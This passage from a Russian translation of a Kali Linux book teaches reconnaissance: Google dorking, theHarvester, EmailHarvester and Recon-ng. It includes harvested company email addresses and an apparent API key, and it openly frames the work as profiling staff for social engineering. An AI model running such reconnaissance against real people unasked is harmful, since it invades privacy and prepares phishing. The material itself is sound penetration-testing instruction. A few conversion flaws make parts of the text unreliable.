- Атаки типа «спуфинг» позволяют наблюдать и перехватывать сетевой трафик, исходящий из удаленных источников.
- Захват пакетов с помощью таких инструментов, как `tcpdump` и Wireshark, позволяет получить представление о том, что происходит с приложениями.
- Дистрибутив Kali предоставляет инструменты для тестирования сетевой безопасности.

Полезные ресурсы

- Страница, посвященная пакету `dsniff`, разработанному Дугом Сонгом (<https://oreil.ly/jtEfr>).
- Видео Рика Мессье *TCP/IP*, опубликованное Infinite Skills в 2013 году (<https://oreil.ly/wwOXd>).
- *Hunt C. TCP/IP Network Administration*, 3rd ed.¹ O'Reilly, 2002.

¹ Хант К. TCP/IP. Сетевое администрирование. — 3-е изд. — СПб., 2020.

ГЛАВА 3

Разведка

Когда вы занимаетесь тестированием на проникновение, этичным хакингом или оценкой безопасности, то, как правило, используете определенные параметры. Они могут включать в себя исчерпывающее описание целей, однако так бывает не всегда. Иногда у вас возникает необходимость в изучении своих целей, будь то системы или люди. Для этого необходимо провести *разведку*. С помощью инструментов, предусмотренных в Kali Linux, вы можете собрать довольно много информации о компании и ее сотрудниках.

Атаки могут быть направлены не только на системы и приложения, которые на них работают, но и на людей. Если вы занимаетесь тестированием на проникновение или участвуете в деятельности *красной команды*, вас не обязательно попросят проводить атаки с использованием методов социальной инженерии, но такая вероятность существует. В конце концов, в наши дни социальная инженерия — один из самых распространенных способов, с помощью которого злоумышленники могут получить первоначальный доступ к жертве. Хотя статистика варьируется от года к году, некоторые оценки, включая данные Verizon и Mandiant, говорят о том, что значительное количество утечек данных в компаниях в настоящее время — это результат применения методов социальной инженерии.

Начнем эту главу с рассмотрения методов поиска информации, которые не привлекают внимания вашего объекта. Однако в какой-то момент вам нужно будет вступить с ним в контакт, поэтому поговорим также о способах, позволяющих постепенно подобраться к системам, принадлежащим интересующей нас компании. В завершение рассмотрим важную тему — сканирование портов. Хотя это позволит получить множество подробных сведений о системах и работающих на них приложениях, информация, которую вы сможете собрать с помощью других инструментов и методов, поможет вам составить более полное представление о своих целях.

Что такое разведка

Чтобы мы с вами находились на одной волне, давайте начнем с определения понятия «*разведка*». Согласно словарю Merriam — Webster, разведка — это «предварительное исследование, проводимое с целью сбора информации». Данное определение отсылает нас к военной тематике, и эта отсылка вполне уместна, учитывая то, какие термины мы используем в контексте обсуждения информационной безопасности.

Мы говорим о гонке вооружений, проведении атак, об обороне и, конечно же, о разведке. В ходе разведки мы, то есть тестировщики (атакующие или противники), пытаемся собрать информацию, облегчающую решение стоящих перед нами задач. Хотя во время тестирования вы можете экспериментировать сколько угодно, ваши ресурсы, как правило, неограничены. Нам следует бережно распоряжаться своим временем. Лучше потратить несколько часов на изучение того, с чем мы имеем дело, вместо того чтобы потом тратить целые дни на стрельбу вслепую.

Операционная безопасность (OPSEC)

Вы наверняка слышали выражение «Болтун — находка для шпиона». Эта фраза, получившая распространение во время Второй мировой войны, хорошо отражает суть обеспечения так называемой *операционной безопасности* (operations security, OPSEC): критически важная информация, имеющая отношение к решаемой задаче, должна оставаться в тайне, поскольку любая утечка данных может поставить под угрозу всю операцию. Когда речь идет о военных операциях, требование сохранения секретности распространяется даже на семьи военнослужащих. Если кто-то из членов семьи военнослужащего расскажет третьим лицам о том, что его близкий человек был направлен в определенную географическую точку и обладает определенными навыками, то посторонние люди могут сложить два и два и догадаться о сути проводимой военной операции. Точно так же если в открытом доступе находится слишком много информации о вашей компании, то ее противники, кем бы они ни были, могут сделать много выводов относительно ее деятельности. Внедрение основных компонентов операционной безопасности может сыграть важную роль в сдерживании злоумышленников, а также в предотвращении утечек информации, которой могут воспользоваться конкуренты.

Нелишним будет и понимание того, какие типы злоумышленников больше всего беспокоят вашу компанию. Речь может идти о краже интеллектуальной собственности конкурентом или о более широком спектре потенциальных атак со стороны организованной преступности или государств. Разобравшись с этим, вы сможете определить, какую информацию лучше хранить внутри компании, а какую можно опубликовать.

Хорошие практики обеспечения операционной безопасности помогают защититься от некоторых способов ведения разведки, описываемых в этой главе.

Собирать информацию о своей цели следует, не поднимая шума. Начните собирать информацию, не вступая в прямое взаимодействие с целью. Разумеется, все зависит от конкретной ситуации. Если вы работаете в компании, возможно, вам не

придется таиться, потому что все и так будут знать, чем вы занимаетесь. Однако вам может понадобиться использовать одну из тактик, о которых мы будем говорить, для выявления следов, оставляемых вашей компанией. Например, вы можете обнаружить, что она ненамеренно сливает в открытый доступ большое количество секретной информации. Чтобы защитить свою компанию от атак, можете применять инструменты и тактики разведки по открытым источникам.

Если бы мы думали только о сетевых атаках, то могли бы ограничиться сканированием портов и служб. Однако исчерпывающее тестирование безопасности может охватывать не только технические атаки, направленные на проникновение в систему через открытые порты, но и меры оперативного реагирования, человеческий фактор, методы социальной инженерии и многое другое. В конечном итоге на уровень безопасности предприятия влияет не только то, какие из ее служб доступны для внешнего мира. Поэтому разведка, выполняемая при подготовке к тестированию безопасности, не ограничивается простым сканированием портов.

Одна из самых замечательных особенностей Всемирной паутины заключается в огромном количестве информации, которая в ней хранится. Чем дольше вы находитесь в интернете, тем больше следов оставляете. Это касается как людей, так и компаний. Возьмем, к примеру, социальные сети. Сколько информации о себе вы в них опубликовали? А как насчет компании, в которой вы работаете? Помимо прочего в интернете хранится информация, необходимая для обеспечения ее работы. К ней относятся сведения о компании, о доменных именах, контактная информация, адреса и другие полезные данные, которые могут пригодиться вам в ходе тестирования безопасности.

Со временем актуальность поиска этой информации привела к появлению множества инструментов, облегчающих ее извлечение из мест хранения. К ним относятся инструменты командной строки, которые существуют уже давно, а также веб-сайты, плагины для браузеров и другие программы. По мере роста числа интернет-пользователей растет и количество мест, в которых можно добывать информацию. Мы не будем рассматривать все способы сбора информации с различных веб-сайтов, хотя существует множество ресурсов, которые можно применять с этой целью. Сосредоточимся на инструментах, предусмотренных в дистрибутиве Kali, и немного поговорим о расширениях, которые можно добавить в браузер Firefox, используемый в Kali по умолчанию.

Разведка по открытым источникам

Еще не так давно найти человека, широко представленного в Сети, было сложнее, чем того, кто понятия не имел о том, что такое интернет. За короткое время ситуация кардинально изменилась. Даже люди, которые избегают таких социальных сетей, как TikTok, Facebook, X (Twitter), Instagram и многих других, все равно присутствуют в интернете. Это связано с тем, что публичные записи доступны онлайн. Кроме того, через Всемирную паутину можно найти любого человека,

у которого есть домашний телефон. Это касается даже людей, которые практически не пользуются самим интернетом. Те, кто уже давно присутствует в интернете, имеют гораздо более длинный цифровой след. Например, мой след формировался на протяжении нескольких десятилетий.

Что же подразумевается под *разведкой по открытым источникам*? К открытым источникам информации относятся, например, публичные записи из государственных реестров, в частности о сделках с недвижимостью, архивы списков рассылки и прочие общедоступные источники. Когда вы слышите слово «открытый», то, вероятно, думаете о программном обеспечении с открытым исходным кодом, однако это понятие применимо и к другой информации. Открытыми источниками можно назвать места, где информация хранится в свободном доступе. К ним не относятся сайты, которые предоставляют сведения о людях на платной основе.

Если вы задаетесь вопросом, зачем вообще проводить разведку по открытым источникам, имейте в виду, что речь не идет о преследовании людей. В ходе тестирования безопасности у вас может быть несколько причин для использования разведанных, полученных из открытых источников. Например, может понадобиться собрать подробные сведения об IP-адресах и именах хостов. Если вы входите в состав *красной команды*, то есть находитесь вне организации, которую предстоит тестировать, и не знаете никаких подробностей о своей цели, то вам придется выяснить, что именно предстоит атаковать. Это означает, что нужно будет собрать информацию о целевых системах, а также сотрудниках компании, поскольку применяемые к ним методы социальной инженерии могут оказаться весьма эффективным способом получения доступа к интересующим вас системам.

Если вы работаете в компании в качестве специалиста по безопасности, вас могут попросить выявить доступные внешнему миру следы, оставляемые самой организацией и ее высокопоставленными сотрудниками. Компании могут ограничить возможности для атак, уменьшив объем информации, попадающей во внешний мир. Разумеется, сократить его до нуля невозможно. Как минимум в общем доступе должны находиться сведения о доменных именах и IP-адресах, присвоенных компании, а также записи в DNS. Если бы эта информация не была общедоступной, потребители и другие компании, например поставщики и партнеры, не смогли бы ее получить.

Поисковые системы предоставляют большое количество информации и служат отличной отправной точкой для проведения разведки. Однако, учитывая огромное число сайтов во Всемирной паутине, вы, скорее всего, быстро утонете в море получаемых результатов. Один из вариантов решения этой проблемы — сужение круга поиска. Хотя эта тема не имеет непосредственного отношения к Kali и многие люди знают о ней, она достаточно важна для того, чтобы потратить на ее обсуждение некоторое время. В ходе тестирования безопасности вы будете часто заниматься поиском информации. Используя специальные поисковые техники, вы сможете сэкономить массу времени на чтении страниц, содержащих неактуальные данные.

Что касается атак на основе методов социальной инженерии, то перед их реализацией вам необходимо будет изучить сотрудников целевой компании, чтобы выявить тех, на кого эти атаки имеет смысл направить. Для сбора большого количества информации о людях можно задействовать социальные сети. Например, ресурс LinkedIn может стать отличным источником данных о целевой компании и ее сотрудниках. На сайтах вакансий тоже можно найти довольно много полезной информации об интересующей организации. Например, если вы видите, что компания ищет сотрудников с опытом работы с Cisco и Microsoft Active Directory, то можете сделать некоторые выводы об используемой ею инфраструктуре. Дополнительные сведения о компаниях и их сотрудниках можно найти в таких социальных сетях, как LinkedIn и Facebook.

Во всех этих источниках содержится очень много информации. К счастью, Kali предоставляет инструменты, облегчающие ее поиск. Специальные программы способны автоматически извлекать множество данных из поисковых систем и других веб-ресурсов. Такие инструменты, как theHarvester, помогут вам сэкономить много времени и не потребуют больших усилий при освоении. Программы вроде Maltego позволяют не только автоматически собирать большие объемы данных, но и отображать их таким образом, чтобы можно было легко обнаружить взаимосвязи между ними. Однако прежде чем переходить к обсуждению этих инструментов, следует рассмотреть основные способы эффективного сбора информации.

Google-хакинг

Поисковые системы существовали задолго до появления Google. Однако система Google изменила сам принцип поиска и в результате обогнала такие популярные поисковые сайты, как AltaVista, Infoseek и Inktomi, которые впоследствии были приобретены сторонними компаниями или вытеснены с рынка. Многие другие поисковые системы просто прекратили свое существование. Google удалось не только создать полезную поисковую систему, но и найти способ ее монетизации, что позволило компании оставаться прибыльной и продолжать свою деятельность.

Одна из инновационных функций системы Google — набор ключевых слов, с помощью которых пользователи могут изменять свои поисковые запросы, сокращая тем самым количество страниц в поисковой выдаче. Поисковые запросы, в которых применяются эти ключевые слова, иногда называют Google-дорками, а сам процесс использования ключевых слов для поиска узкоспециализированных страниц — Google-хакингом. Эти методы могут очень пригодиться в ходе сбора информации о потенциальной цели.

Одно из самых полезных ключевых слов при поиске информации, относящейся к конкретной цели, — `site:`. С его помощью вы сообщаете системе Google о том, что вас интересуют только результаты, соответствующие определенному сайту или домену. С помощью запроса `site:oreilly.com` я указываю на то, что хочу найти только страницы, принадлежащие любому сайту, адрес которого заканчивается на `oreilly.com`. К ним могут относиться такие сайты, как `blogs.oreilly.com` или

www.oreilly.com. По сути, используя Google для поиска на нескольких сайтах, принадлежащих одному домену, вы действуете так, будто эта поисковая система встроена в архитектуру сайта самой организации.



Эта техника позволяет вам действовать так, будто у организации есть собственная поисковая система, однако важно отметить, что при ее использовании вы сможете найти только страницы и сайты, доступные в интернете. При этом, скорее всего, вы не найдете веб-сайты, на которые не ведут ссылки, содержащиеся на других интернет-ресурсах. Не обнаружите вы также сайты и страницы интранета. Как правило, доступ к этим ресурсам можно получить только изнутри организации. Иногда в результате ошибки кто-то находящийся за пределами компании может разместить ссылку на ее внутренний сайт, что делает его доступным для поисковой машины. Однако, как правило, вы не можете получить доступ к внутреннему сайту извне.

Возможно, вы захотите ограничиться поиском файлов определенного типа. Например, вам может потребоваться найти электронную таблицу или PDF-документ. Чтобы ограничить результаты поиска соответствующим типом файлов, можно использовать ключевое слово `filetype:`. Для получения более подробных результатов можно задействовать два ключевых слова. На рис. 3.1 показан пример применения поисковых запросов `site:oreilly.com filetype:pdf`. В результате мы получаем PDF-документы, которые система Google обнаружила на всех сайтах, адреса которых оканчиваются на `oreilly.com`. Как видите, на первых двух позициях поисковой выдачи находятся два разных сайта.

Вы также можете комбинировать два других ключевых слова: `inurl:` и `intext:`. Первое ищет соответствие поисковым запросам в URL-адресе, а второе — в тексте. Обычно система Google ищет совпадения во всех элементах страницы. Однако в данном случае вы сообщаете ей о том, что хотите ограничить поиск конкретными элементами. Это может быть полезно, если идет поиск страниц, в URL-адресе которых содержится что-то наподобие `/cgi_bin/`. Если вы хотите, чтобы система Google искала совпадения только в тексте страницы, поместите ключевое слово `intext:` перед поисковым запросом. Как правило, результаты поисковой выдачи Google содержат не все слова из ваших поисковых запросов. Если вы хотите, чтобы результаты содержали их все, используйте ключевые слова `allinurl:` и `allintext:`.

Существуют и другие ключевые слова, и они время от времени меняются. Например, слово `link:` больше не применяется в системе Google. Приведенные ранее ключевые слова являются одними из основных. Помните о том, что обычно у вас есть возможность их комбинировать. Вы также можете уточнять поисковые запросы с помощью булевых операторов, например использовать AND (И) или OR (ИЛИ), чтобы система Google включила оба искомых термина или только один из них. Для того чтобы гарантировать получение страниц, содержащих искомую фразу с учетом порядка слов, можно применить кавычки. Например, если бы я хотел найти упоминания о статuye Свободы, то использовал бы поисковый запрос «статуя

Свободы». В противном случае я получил бы множество ненужных страниц, содержащих слова «статуя» и «свобода».




Рис. 3.1. Результаты поиска в Google с указанием сайта и типа файла



Еще один аспект поиска в Google, на который стоит обратить внимание, — наличие базы полезных поисковых запросов. База данных Google Hacking Database создана в 2004 году Джонни Лонгом, который начал собирать полезные и интересные поисковые запросы в 2002-м. Сейчас эта база данных (<https://oreil.ly/oRO3k>) размещена на сайте exploit-db.com. Запросы в ней распределены по категориям. Кроме того, там содержится много интересных ключевых слов, которые вы можете использовать в ходе тестирования безопасности по заказу компании. Например, для нахождения потенциально уязвимых страниц и конфиденциальной информации вы можете выбрать в базе данных любой поисковый термин и добавить к нему ключевое слово **site:** и имя домена.

Еще одно ключевое слово, которое вы можете использовать, — `cache:`. Оно позволяет извлечь страницу из кэша поисковой системы Google и посмотреть, как она выглядела в момент ее последнего кэширования. Поскольку вы не можете контролировать дату сохранения страницы, это ключевое слово может оказаться не столь полезным, как онлайн-архив Wayback Machine (<https://oreil.ly/HT3oY>). Тем не менее, если интересующий вас сайт по какой-то причине не работает, вы можете извлечь нужные страницы из кэша Google. Правда, вы не сможете переходить по содержащимся на них ссылкам, потому что они по-прежнему будут вести на неработающий сайт. Чтобы попасть на нужную страницу, придется снова применить ключевое слово `cache:`. Оно позволит получить самую последнюю кэшированную версию сайта. Результаты покажут, когда именно она была сохранена. При тестировании этого метода на сайте O'Reilly я получил копию, созданную всего за пару часов до моего обращения к кэшу. Одни сайты кэшируются реже, чем другие. Хотя вы можете использовать ключевое слово `cache:` для поиска веб-сайта, его комбинирование с конкретным URL-адресом может оказаться более полезным. Если у вас есть URL-адрес определенной страницы, можете задействовать его для извлечения этой страницы из кэша Google.

Автоматизация сбора информации

Поиск информации может отнимать много времени, особенно если вам приходится выполнять множество запросов для получения максимально возможного количества результатов. К счастью, для ускорения этого процесса можно применять предусмотренные в Kali инструменты. Первый инструмент, который мы рассмотрим, — программа *theHarvester*, которая может использовать несколько источников для поиска информации. Помимо таких популярных поисковых систем, как Baidu, Bing и DuckDuckGo, к ним относятся несколько ресурсов, ориентированных на безопасность, в частности портал ThreatMiner, посвященный анализу угроз, и сайт DNSDumpster, который применяется для поиска данных DNS.

Ранее программа *theHarvester* использовалась для поиска информации о людях, поскольку с ее помощью можно было находить PGP-ключи, шифрующие электронную почту и другие данные. Кроме того, она может выполнять поиск на ресурсе LinkedIn. Хотя для поиска адресов электронной почты, связанных с доменом, эта программа не слишком полезна, она отлично справляется с определением IP-адресов и полностью определенных доменных имен (fully qualified domain names, FQDN), связанных с тем или иным именем домена. Возможно, эта программа и справляется с поиском адресов электронной почты, поскольку, судя по выводу, она их все-таки ищет, однако при поиске домена, принадлежащего издательству O'Reilly, никаких адресов электронной почты обнаружено не было.

Пример 3.1 демонстрирует процесс поиска FQDN для *oreilly.com* с помощью программы *theHarvester* и источника данных *sitedossier*. Разные ресурсы дают различные результаты, и некоторые открытые источники могут предоставить длинный список FQDN, связанных с *oreilly.com*. В приведенном примере было получено

access.safari.oreilly.com
actionsript.oreilly.com
admin.members.oreilly.com
agiledev.97things.oreilly.com
ajax.oreilly.com
akamaicovers.oreilly.com
amazon.oreilly.com
androidcookbook.oreilly.com
animals.oreilly.com
annoyances.oreilly.com
answers.oreilly.com
answers.oreilly.com.
answersstage.oreilly.com
apache.oreilly.com
apprenticeship-patterns.labs.oreilly.com
apprenticeship.oreilly.com
architect.97things.oreilly.com
assets.en.oreilly.com
assets.oreilly.com
atom.oreilly.com
beautifulcode.wiki.oreilly.com
bio.oreilly.com
blogs.oreilly.com

Пример 3.2 демонстрирует использование поисковой системы DuckDuckGo, которая не дает такого количества результатов, как sitedossier. Ресурсы, ориентированные на сбор разведданных, предоставляют десятки результатов, тогда как система DuckDuckGo сообщает о том, что ей удалось найти девять хостов, однако отображает только пять из них.

Пример 3.2. Результаты поиска, полученные с помощью программы theHarvester и поисковой системы DuckDuckGo

[illegible]

```
[*] No IPs found.
[*] No emails found.
[*] Hosts found: 9
-----
conferences.oreilly.com
learning.oreilly.com
oreilly.com
radar.oreilly.com
toc.oreilly.com
```

Поскольку все источники theHarvester используют различные методы сбора информации, имеет смысл провести поиск по многим из них. В примере 3.3 показан простой сценарий на языке Python, который обращается к разным провайдерам в поисках доменного имени, указанного в командной строке. Этот сценарий можно было бы значительно улучшить, если бы он предназначался для пользователей, не вполне понимающих принцип его работы. Однако лично меня он полностью устраивает. В итоге вы должны получить несколько файлов как в формате XML, так и в формате HTML с именем каждого из провайдеров, предоставивших результаты.

Пример 3.3. Сценарий для поиска с помощью theHarvester

```
#!/usr/bin/python

import sys
import os

if len(sys.argv) < 2:
    sys.exit(-1)

providers = [ 'duckduckgo', 'bing', 'baidu', 'dnscumprster', 'hunter', 'sitedossier' ]

for a in providers:
    cmd = 'theHarvester -d {0} -b {1} -f {2}.html'.format(sys.argv[1], a, a)
    os.system(cmd)
```

Цикл `for` позволяет вызывать программу theHarvester, меняя провайдеров в рамках каждой итерации. Поскольку theHarvester может генерировать вывод в виде файлов, нам не нужно собирать выходные данные этого сценария. Вместо этого мы просто присваиваем имя каждому выходному файлу в соответствии с названием используемого провайдера. Для добавления или изменения провайдера можете скорректировать соответствующий список, например решить не обращаться к `google-profiles` или добавить поисковую систему Yahoo. Просто изменив строку `providers`, вы получите дополнительные результаты, соответствующие вашим потребностям.

Хорошим источником информации может послужить социальная сеть LinkedIn. Для поиска в ней можно задействовать инструмент Crosslinked, который не входит в репозиторий Kali Linux, хотя и доступен в нем. Поскольку мы хотим сосредоточиться на пакетах, входящих в состав Kali, то не будем его рассматривать. К счастью,

в репозитории пакетов Kali Linux есть еще один инструмент, позволяющий выполнять поиск в LinkedIn, — *EmailHarvester*. В примере 3.4 используем этот инструмент для поиска адресов электронной почты в LinkedIn. Как видите, в выводе этой программы указано количество результатов, хотя в итоге мы получили всего два адреса электронной почты. Скорее всего, это следствие ограничения, накладываемого на количество результатов, возвращаемых при выполнении программного поиска. То есть источник данных возвращает ограниченное число результатов, что мы и видим, а не реальное количество найденных адресов электронной почты.

Пример 3.4. Использование программы EmailHarvester для поиска в LinkedIn

```
—(kilroy@badmilo)-[~]
└─$ emailharvester -d oreilly.com -e linkedin
[+] User-Agent in use: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101
Firefox/40.1
[+] Searching in LinkedIn
[+] Searching in Yahoo + LinkedIn: 101 results
[+] Searching in Bing + LinkedIn: 50 results
[+] Searching in Bing + LinkedIn: 100 results
[+] Searching in Google + LinkedIn: 100 results
[+] Searching in Baidu + LinkedIn: 10 results
[+] Searching in Baidu + LinkedIn: 20 results
[+] Searching in Baidu + LinkedIn: 30 results
[+] Searching in Baidu + LinkedIn: 40 results
[+] Searching in Baidu + LinkedIn: 50 results
[+] Searching in Baidu + LinkedIn: 60 results
[+] Searching in Baidu + LinkedIn: 70 results
[+] Searching in Baidu + LinkedIn: 80 results
[+] Searching in Baidu + LinkedIn: 90 results
[+] Searching in Baidu + LinkedIn: 100 results
[+] Searching in Exalead + LinkedIn: 50 results
[+] Searching in Exalead + LinkedIn: 100 results
[+] Emails found: 2
2522@oreilly.com
22@oreilly.com
```

В EmailHarvester можно использовать множество других источников. В примере 3.5 показаны результаты применения всех доступных в EmailHarvester источников данных. Этот список получился длинным и был сокращен для экономии места.

Пример 3.5. Использование программы EmailHarvester со всеми источниками данных

```
└─(kilroy@badmilo)-[~]
└─$ emailharvester -d oreilly.com
[+] User-Agent in use: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101
Firefox/40.1
[+] Searching everywhere
[+] Searching in Instagram
[+] Searching in Yahoo + Instagram: 101 results
[+] Searching in Bing + Instagram: 50 results
[+] Searching in Bing + Instagram: 100 results
```

```
[+] Searching in Google + Instagram: 100 results
[+] Searching in Baidu + Instagram: 10 results
[-] Searching in Baidu + Instagram: 20 results
[+] Searching in Baidu + Instagram: 30 results
[+] Searching in Baidu + Instagram: 40 results
[-] Searching in Baidu + Instagram: 50 results
[+] Searching in Baidu + Instagram: 60 results
[+] Searching in Baidu + Instagram: 70 results
[-] Searching in Baidu + Instagram: 80 results
[+] Searching in Baidu + Instagram: 90 results
[+] Searching in Baidu + Instagram: 100 results
[-] Searching in Exalead + Instagram: 50 results
[+] Searching in Exalead + Instagram: 100 results
[+] Searching in Yahoo: 101 results
[+] Searching in ASK: 10 results
[+] Searching in ASK: 20 results
[+] Searching in ASK: 30 results
[+] Searching in ASK: 40 results
[+] Searching in ASK: 50 results
[+] Searching in ASK: 60 results
[+] Searching in ASK: 70 results
[+] Searching in ASK: 80 results
[+] Searching in ASK: 90 results
[+] Searching in ASK: 100 results
[+] Searching in Baidu: 10 results
[+] Searching in Baidu: 20 results
[+] Searching in Baidu: 30 results
[+] Searching in Baidu: 40 results
[+] Searching in Baidu: 50 results
[+] Searching in Baidu: 60 results
[+] Searching in Baidu: 70 results
[+] Searching in Baidu: 80 results
[+] Searching in Baidu: 90 results
[+] Searching in Baidu: 100 results
[+] Searching in Twitter
[+] Searching in Baidu + Reddit: 30 results
[+] Searching in Baidu + Reddit: 40 results
[+] Searching in Baidu + Reddit: 50 results
[+] Searching in Baidu + Reddit: 60 results
[+] Searching in Baidu + Reddit: 70 results
[+] Searching in Baidu + Reddit: 80 results
[+] Searching in Baidu + Reddit: 90 results
[+] Searching in Baidu + Reddit: 100 results
[+] Searching in Exalead + Reddit: 50 results
[+] Searching in Exalead + Reddit: 100 results
[+] Emails found: 20
mercedes@oreilly.com
22@oreilly.com
rmendana@oreilly.com
pixel-1687721587520467-web-@oreilly.com
adoption@oreilly.com
santiagocancino@oreilly.com
workwithus@oreilly.com
```


booktech@oreilly.com
orders@oreilly.com
permissions@oreilly.com
andrewc@oreilly.com
Info@oreilly.com
odewahn@oreilly.com
support@oreilly.com
2522@oreilly.com
pixel-1687721585523016-web-@oreilly.com
corporate@oreilly.com
28@oreilly.com
bookquestions@oreilly.com
acmsales@oreilly.com

При использовании всех доступных в EmailHarvester источников мы получили всего 20 адресов электронной почты, большинство из которых, судя по всему, не принадлежат частным лицам. Такие результаты могут оказаться не особенно полезными в ходе тестирования безопасности, поэтому вместо инструментов Kali Linux нам, вероятно, придется применить старомодный способ поиска через веб-интерфейсы таких сайтов, как LinkedIn.

Фреймворк Recon-ng

Хотя инструмент Recon-ng тоже предназначен для автоматизации процесса сбора данных, он достаточно интересен для того, чтобы посвятить ему отдельный раздел. *Recon-ng* представляет собой фреймворк, работа которого основана на использовании модулей. Он был разработан как способ сбора разведданных о целевых объектах путем поиска информации о них в различных источниках. Некоторые из этих источников потребуют от вас программного доступа к искомому сайту. Это относится к X (Twitter), Instagram, Google, Bing и другим ресурсам. Получив ключ, вы сможете использовать модули, требующие доступа к API. До этого момента программам запрещено обращаться к этим источникам. Запрет позволяет сайтам удостовериться в том, что они знают, от кого поступил запрос. При получении API-ключа вы должны иметь учетную запись на сайте, позволяющую подтвердить, что вы именно тот, за кого себя выдаете. Например, при получении API-ключа от сайта X у вас должен быть подтвержденный номер мобильного телефона, связанный с вашей учетной записью.

Большинство модулей, которые вы будете использовать для разведки, требуют наличия API-ключей. Например, фреймворк Recon-ng задействует API-ключ поисковой системы Bing для поиска информации в LinkedIn. К сожалению, получение API-ключа Bing требует наличия учетной записи на платформе Microsoft Azure, которая будет выставять вам счета за применение вычислительных ресурсов в ходе поиска. Это может заставить вас отказаться от данного способа поиска информации, учитывая существование множества бесплатных способов решения той же задачи. Пример 3.6 демонстрирует процесс получения модулей для использования во фреймворке Recon-ng.

Пример 3.6. Установка модулей в Recon-ng

```
[*] No modules enabled/installed.
```

```
[recon-ng][default] > marketplace search linkedin
```

```
[*] Searching module index for 'linkedin'...
```

Path	Version	Status	Updated	D	K
recon/companies-contacts/ 					
bing_linkedin_cache	1.0	not installed	2019-06-24		*
recon/profiles-contacts/ 					
bing_linkedin_contacts	1.2	not installed	2021-08-24		*

D = Has dependencies. See info for details.

K = Requires keys. See info for details.

```
[recon-ng][default] > marketplace install recon/ 
```

```
profiles-contacts/bing_linkedin_contacts
```

```
[*] Module installed: recon/profiles-contacts/bing_linkedin_contacts
```

```
[*] Reloading modules...
```

```
[!] 'bing_api' key not set. bing_linkedin_contacts module will likely fail 
at runtime. See 'keys add'.
```

Фреймворк Recon-ng определяет доступные команды, исходя из контекста. Перед использованием модуля его нужно загрузить. Кроме того, вам необходимо иметь ключи. Мы можем рассмотреть модуль `recon/domains-contacts/hunter_io`, поскольку сценарий InSpy требует применения того же API-ключа. Пример 3.7 демонстрирует этапы применения данного модуля. Сначала требуется установить его из маркетплейса, поскольку ни один модуль не загружается по умолчанию. Затем загрузить модуль и задействовать его. После этого мы оказываемся в контекстном пространстве модуля, где необходимо задать переменную `SOURCE`, указывающую на искомую информацию. В нашем случае это доменное имя.

Пример 3.7. Использование Recon-ng для поиска контактов, относящихся к домену

```
[recon-ng][default] > marketplace install recon/domains-contacts/hunter_io
```

```
[*] Module installed: recon/domains-contacts/hunter_io
```

```
[*] Reloading modules...
```

```
[recon-ng][default] > keys add hunter_io 4ee56b9bffee59a64fa003b7c36f05290ab5ad6c
```

```
[*] Key 'hunter_io' added.
```

```
[recon-ng][default] > modules load recon/domains-contacts/hunter_io
```

```
[recon-ng][default][hunter_io] > info
```

```
Name: Hunter.io Email Address Harvester
Author: Super Choque (@aplneto)
Version: 1.3
Keys: hunter_io
```

Description:

Uses Hunter.io to find email addresses for given domains.

Options:

Name	Current Value	Required	Description
COUNT	10	yes	Limit the amount of results returned. (10 = Free Account)
SOURCE	default	yes	source of input (see 'info' for details)

Source Options:

default	SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string>	string representing a single input
<path>	path to a file containing a list of inputs
query <sql>	database query returning one column of inputs

```
[recon-ng][default][hunter_io] > options set SOURCE oreilly.com
SOURCE => oreilly.com
[recon-ng][default][hunter_io] > run
```

Запуск модулей приводит к наполнению базы данных, поддерживаемой фреймворком Recon-ng. Например, в процессе работы с модулем PGP я получил имена и адреса электронной почты. Они были добавлены в базу данных контактов в Recon-ng. Вы можете использовать команду `show`, чтобы перечислить все результаты, которые удалось получить. С этой целью также можно задействовать модули для создания отчетов, которые позволяют экспортировать в файл результаты, содержащиеся в ваших базах данных. В зависимости от выбранного модуля этот файл может иметь формат XML, HTML, CSV, JSON и не только. Как видите, в примере 3.8 был выбран модуль JSON (JavaScript Object Notation). С помощью параметров можно указать таблицы, подлежащие экспорту из базы данных. Вы также можете выбрать место сохранения файла. После установки параметров (в примере показаны параметры по умолчанию) можете запустить модуль, чтобы экспортировать данные.

Пример 3.8. Модуль создания отчетов Recon-ng

```
[recon-ng][default] > modules load reporting/json
[recon-ng][default][json] > info
```

```
Name: JSON Report Generator
Author: Paul (@PaulWebSec)
